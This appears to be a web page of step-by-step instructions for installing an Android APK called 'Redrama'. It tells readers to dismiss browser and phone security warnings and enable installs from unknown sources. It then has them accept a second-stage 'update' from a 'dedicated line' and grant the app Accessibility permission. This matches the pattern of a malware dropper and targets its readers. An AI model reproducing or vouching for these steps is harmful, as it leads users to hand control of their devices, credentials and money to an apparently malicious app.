 Redrama
APK Installation Guide
Follow these steps to install the Redrama app
Takes less than 2 minutes
RedramaFollow these steps to install the Redrama app
Takes less than 2 minutes
Security note: This APK is the official Redrama package, verified safe and virus-free. If your phone security warns you, tap Install anyway or Trust to continue.
Step by Step

Tap Download anyway
Your browser shows a warning — File might be harmful. This is normal for APK files. Tap Download anyway to continue.


Tap Install
A dialog appears: Redrama — Do you want to install this app?. Tap Install to confirm.

Tap Update on the app store page
If the installation process requires updating the application, please click the Update button.

Complete the application update
Because the beta version requires connection to our dedicated line to complete the update. Click the OK button to complete the update.

Allow installs from your browser
If prompted, go to Settings → Install unknown apps, select the browser you downloaded with, and turn the toggle On. This is a one-time setting.

Waiting for application update
Wait for the test application update file to download, approximately 1-2 minutes.
Tap Install
The update process will prompt you to install.Click the Install button

Go to Accessibility → Installed apps
Settings opens on Accessibility. Tap Installed apps at the bottom of the list.

Tap Installed apps
In Accessibility settings, tap Installed apps — it now shows with an orange badge.

Select Redrama
Tap Redrama in the installed apps list to open its permission settings.

Tap Allow — setup complete!
Turn on the Redrama switch,Dialog asks Allow Redrama?. Tap Allow.

Waiting for the installation to complete
Wait patiently for the application to launch for the first time, which should take about 1 minute.🎉
If download didn't start, tap the button above